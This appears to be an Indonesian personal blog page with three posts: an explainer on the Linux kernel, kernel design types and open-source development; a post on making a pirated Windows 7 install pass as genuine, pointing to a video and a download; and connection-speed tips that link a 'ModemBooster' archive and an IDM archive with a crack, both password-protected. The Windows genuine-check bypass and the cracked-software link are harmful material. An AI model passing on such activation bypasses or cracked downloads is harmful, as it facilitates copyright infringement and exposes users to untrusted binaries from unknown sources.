Dalam ilmu komputer, kernel adalah suatu perangkat lunak yang menjadi bagian utama dari sebuah sistem operasi. Tugasnya melayani bermacam program aplikasi untuk mengakses perangkat keras komputer secara aman. Istilah Linux sebetulnya hanya mengacu pada kernel dari suatu sistem operasi. Kernel adalah Jembatan antara hardware dan aplikasi-aplikasi yg menterjemahkan bahasa software sehingga mampu dimengerti dan diproses oleh hardware sesuai dengan permintaan. Karena akses terhadap perangkat keras terbatas, sedangkan ada lebih dari satu program yang harus dilayani dalam waktu yang bersamaan, maka kernel juga bertugas untuk mengatur kapan dan berapa lama suatu program dapat menggunakan satu bagian perangkat keras tersebut. Hal tersebut dinamakan sebagai multiplexing. Akses kepada perangkat keras secara langsung merupakan masalah yang kompleks, oleh karena itu kernel biasanya mengimplementasikan sekumpulan abstraksi hardware. Abstraksi-abstraksi tersebut merupakan sebuah cara untuk menyembunyikan kompleksitas, dan memungkinkan akses kepada perangkat keras menjadi mudah dan seragam. Sehingga abstraksi pada akhirnya memudahkan pekerjaan programer. Sebuah kernel sistem operasi tidak harus ada dan dibutuhkan untuk menjalankan sebuah komputer. Program dapat langsung dijalankan secara langsung di dalam sebuah mesin (contohnya adalah CMOS Setup) sehingga para pembuat program tersebut membuat program tanpa adanya dukungan dari sistem operasi atau hardware abstraction. Cara kerja seperti ini, adalah cara kerja yang digunakan pada zaman awal-awal dikembangkannya komputer (pada sekitar tahun 1950). Kerugian dari diterapkannya metode ini adalah pengguna harus melakukan reset ulang komputer tersebut dan memuatkan program lainnya untuk berpindah program, dari satu program ke program lainnya. Selanjutnya, para pembuat program tersebut membuat beberapa komponen program yang sengaja ditinggalkan di dalam komputer, seperti halnya loader atau debugger, atau dimuat dari dalam ROM (Read-Only Memory). Seiring dengan perkembangan zaman komputer yang mengalami akselerasi yang signifikan, metode ini selanjutnya membentuk apa yang disebut dengan kernel sistem operasi.
Selanjutnya, para arsitek sistem operasi mengembangkan kernel sistem operasi yang pada akhirnya terbagi menjadi empat bagian yang secara desain berbeda, sebagai berikut:
Monolithic Kernel. Monolithic kernel mengintegrasikan banyak fungsi di dalam kernel dan menyediakan lapisan abstraksi perangkat keras secara penuh terhadap perangkat keras yang berada di bawah sistem operasi.
Microkernel. Microkernel menyediakan sedikit saja dari abstraksi perangkat keras dan menggunakan aplikasi yang berjalan di atasnya—yang disebut dengan server—untuk melakukan beberapa fungsionalitas lainnya.
Hybrid kernel. Hybrid kernel adalah pendekatan desain microkernel yang dimodifikasi. Pada hybrid kernel, terdapat beberapa tambahan kode di dalam ruangan kernel untuk meningkatkan performanya.
Exokernel. Exokernel menyediakan hardware abstraction secara minimal, sehingga program dapat mengakses hardware secara langsung. Dalam pendekatan desain exokernel, library yang dimiliki oleh sistem operasi dapat melakukan abstraksi yang mirip dengan abstraksi yang dilakukan dalam desain monolithic kernel.
open source adalah sistem pengembangan yang tidak dikoordinasi oleh suatu orang/lembaga pusat, tetapi oleh para pelaku yang bekerja sama dengan memanfaatkan kode sumber (source-code) yang tersebar dan tersedia bebas (biasanya menggunakan fasilitas komunikasi internet). Pola pengembangan ini mengambil model ala bazaar, sehingga pola Open Source ini memiliki ciri bagi komunitasnya yaitu adanya dorongan yang bersumber dari budaya memberi, yang artinya ketika suatu komunitas menggunakan sebuah program Open Source dan telah menerima sebuah manfaat kemudian akan termotivasi untuk menimbulkan sebuah pertanyaan apa yang bisa pengguna berikan balik kepada orang banyak. Pengembangan Linux bersifat open source artinya source code dari aplikasi pembentuk sistem dan aplikasi lainnya diberikan secara terbuka sehingga setiap orang dapat melakukan modifikasi atau kustomisasi sesuai dengan kebutuhan masing-masing.
Pola Open Source lahir karena kebebasan berkarya, tanpa intervensi berpikir dan mengungkapkan apa yang diinginkan dengan menggunakan pengetahuan dan produk yang cocok. Kebebasan menjadi pertimbangan utama ketika dilepas ke publik. Komunitas yang lain mendapat kebebasan untuk belajar, mengutak-ngatik, merevisi ulang, membenarkan ataupun bahkan menyalahkan, tetapi kebebasan ini juga datang bersama dengan tanggung jawab, bukan bebas tanpa tanggung jawab. Pada intinya konsep sumber terbuka adalah membuka “kode sumber” dari sebuah perangkat lunak. Konsep ini terasa aneh pada awalnya dikarenakan kode sumber merupakan kunci dari sebuah perangkat lunak. Dengan diketahui logika yang ada di kode sumber, maka orang lain semestinya dapat membuat perangkat lunak yang sama fungsinya. Sumber terbuka hanya sebatas itu. Artinya, dia tidak harus gratis. Definisi sumber terbuka yang asli adalah seperti tertuang dalam OSD (Open Source Definition)/Definisi sumber terbuka. Pergerakan perangkat lunak bebas dan sumber terbuka saat ini membagi pergerakannya dengan pandangan dan tujuan yang berbeda. Sumber terbuka adalah pengembangan secara metodelogi, perangkat lunak tidak bebas adalah solusi suboptimal. Bagi pergerakan perangkat lunak bebas, perangkat lunak tidak bebas adalah masalah sosial dan perangkat lunak bebas adalah solusi.

Semoga Bermanfaat bagi pecinta Linux


Membuat windows 7 bajakan menjadi asli

Membuat windows 7 bajakan menjadi asli

Pernah mengalami yang seperti ini pada windows 7, Tiba-tiba muncul tulisan pada desktop Windows 7 di sebelah kanan bawah “This Copy of Windows is Not Genuine”. Kalo ada pesan ini berarti Ini menandakan windows 7 yang terinstal pada pc/laptop anda tidak asli alias bajakan…

Umumnya hal ini terjadi karna kita terkoneksi dengan internet dan melakukan update windows 7 secara sengaja atau tidak sengaja.Komputer kita akan terhubung dengan server microsoft dan secara otomatis akan mendeteksi ke originalan windows kita,kalo terbukti bajakan langsung dh di kasih stempel "This Copy of Windows is Not Genuine" ,,,,,trus ada g ya cara menjadikan windows 7 bajakan menjadi asli dan menghilangkan, pesan tersebut,dan menjadikan windows 7 bajakan jadi original?,,,tentu saja ada,coba lihat video tutorialnya dibawah
video cara mengatasi This Copy of Windows is Not Genuine

Atau Download softwarenya disini

Catatan : Tulisan ini sebagai bahan pembelajaran saja. Mari kita dukung penggunaan softaware asli (cape lo buat software itu, apalagi sekelas windows 7) kalo belum mampu apa salahnya menggunakan open source saja)

Membuat windows 7 bajakan menjadi asli

Mempercepat/Memaksimalkan koneksi internet untuk browsing dan download

Mempercepat/Memaksimalkan koneksi internet untuk browsing dan download

Artikel terkait : cara mempercepat loading game poker dan game flash lainnya


Trik ini berlaku untuk pelanggan speedy dan flexi,utuk pelanggan lain blum saya coba,kalo ada tambahan silahkan kasih komen y,,
langsung aja
  • Download dan instal software modem boster pada komputer kamu
  • Download dan Instal software IDM
  • Instal addons mozila Fasterfox
  • Ganti DNS dengan DNS google Primari 8.8.8.8 Secondary 8.8.4.4
  • Setting Proxi pada IDM
Modem boster berguna untuk memaksimalkan koneksi internet kamu sampai batas maksimal,proses akan berlangsung selama 5menit sampai 2jam lamanya,,jadi kita harus bersabar untuk mendapatkan koneksi maksimal yang belum punya silahkan download
ModemBooster5.0.rar Pass Rar => wdblog

Untuk download Software yang satu ini pastinya udah g asing lagi kn,,tapi yang belum punya full version ni saya kasih link nya
IDM.v5.18.Build.2.rar +crack Pass Rar => wdblog

Setelah smuanya diinstal sekarang tinggal mengubah setingan Proxy pada IDM untuk mempercepat download


MASUK KE TAB PROXY. BERI TANDA CENTANG (KLIK KIRI) PADA : => HTTP PROXY; HTTPS PROXY ; FTP PROXY => isikan PROXY => PROXIES.TELKOM.NET.ID => PORT => 8080
7. tEKAN OK


Setelah saya bandingin speed beda skt (90-100)%. Kalo g pake proxy donlot skt (40-50) KB/sec , tp kalo pake bisa (80-90) KB/sec bahkan kalo malam hari (bukan hr libur) rata2 (100-120) KB/sec

Dalam jam2 sibuk proxy ini akan jadi lambat,silahkan kembalikan setingan ke no proxy

semoga berguna,,,,,